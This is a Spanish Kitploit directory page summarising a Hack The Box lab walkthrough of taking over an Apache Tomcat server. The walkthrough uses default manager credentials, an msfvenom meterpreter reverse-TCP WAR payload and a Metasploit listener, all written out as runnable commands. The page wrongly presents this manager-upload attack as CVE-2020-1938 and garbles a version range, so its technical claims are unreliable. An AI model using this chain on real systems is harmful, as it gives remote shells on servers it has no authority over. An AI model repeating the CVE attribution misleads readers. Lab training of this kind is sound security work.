Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2020-1938-Exploitation — Guía paso a paso para la explotación de CVE-2020-1938 (carga arbitraria de JSP a RCE en Apache Tomcat) utilizando msfvenom y Metasploit en un entorno de laboratorio Hack The Box. | Kitploit
Herramientas/GitHubGitHub/hopsypopsy8/cve-2020-1938-exploitation
Generación de PayloadsAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónAprendizaje y EducaciónLabs y Práctica
GitHub
hopsypopsy8/cve-2020-1938-exploitation

CVE-2020-1938-Exploitation

Guía paso a paso para la explotación de CVE-2020-1938 (carga arbitraria de JSP a RCE en Apache Tomcat) utilizando msfvenom y Metasploit en un entorno de laboratorio Hack The Box.

Ver Repositorio
40hace 1 añoAún no revisado
Compartir

Explotación de CVE-2020-1938

Subida arbitraria de JSP en Apache Tomcat que conduce a RCE

Descripción

CVE-2020-1938 es una vulnerabilidad crítica que afecta a Apache Tomcat desde 9.0.0.M1 hasta 9.0.0.30, 8.5.0 hasta 8.5.50 y 7.0.0 hasta 7.0.99 ⚠️ Esto fue explotado en un laboratorio de Hack The Box.

🔗 Referencia: Entrada NIST NVD
Reconocimiento

Identificando un Vector de Ataque

image

  1. El sitio web tiene credenciales predeterminadas para la función Server Status.


  2. Esta interfaz indica que la versión es Apache Tomcat/7.0.88, arquitectura de 64 bits.

  3. Desde esta interfaz navegamos hasta listar aplicaciones, lo que expone una función de Subida de archivos .war.

  4. En una subida exitosa, el archivo .war se ejecuta en /directorio/nombrearchivo

  5. La investigación sobre la versión de Apache Tomcat confirmó la vulnerabilidad a CVE-2020-1938

  6. Explotación

Generando archivo .war

msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.10.14.3 LPORT=3004 -f war -o exploit.war

Usando msfvenom, que es un generador de cargas útiles de metasploit, generamos nuestra carga útil exploit.war.

  1. -p windows/x64/meterpreter_reverse_tcp es el tipo de carga útil (en nuestro caso de 64 bits, como se identificó en Server Status)
  2. LHOST=10.10.14.3 LPORT=3004 son los detalles de conexión inversa para la máquina del atacante
  3. -f war es el tipo de archivo
  4. -o exploit.war nombre del archivo de salida

Después de la generación del archivo, ingrese al archivo y encuentre el nombre del archivo .jsp, p. ej., gcvxdtmxvw.jsp, y guárdelo para más adelante.

Configurando metasploit

msfconsole
use exploit/multi/handler
Set LHOST 10.10.14.3
Set LPORT 3004

Usando msfconsole configuramos un listener que espera a que se ejecute nuestra carga útil.
Subiendo y ejecutando el archivo malicioso

image image


Subimos nuestra imagen en la sección de despliegue (deploy), después de lo cual actualizamos la pantalla y encontramos que el archivo se ha subido exitosamente. Para finalizar la explotación debemos navegar a la ruta ip/hacked/gcvxdtmxvw.jsp.
image


Esto cuelga la solicitud, sin embargo podemos ver localmente en nuestra máquina que tenemos una conexión inversa.

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    371
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    336
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    322

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Descargar herramienta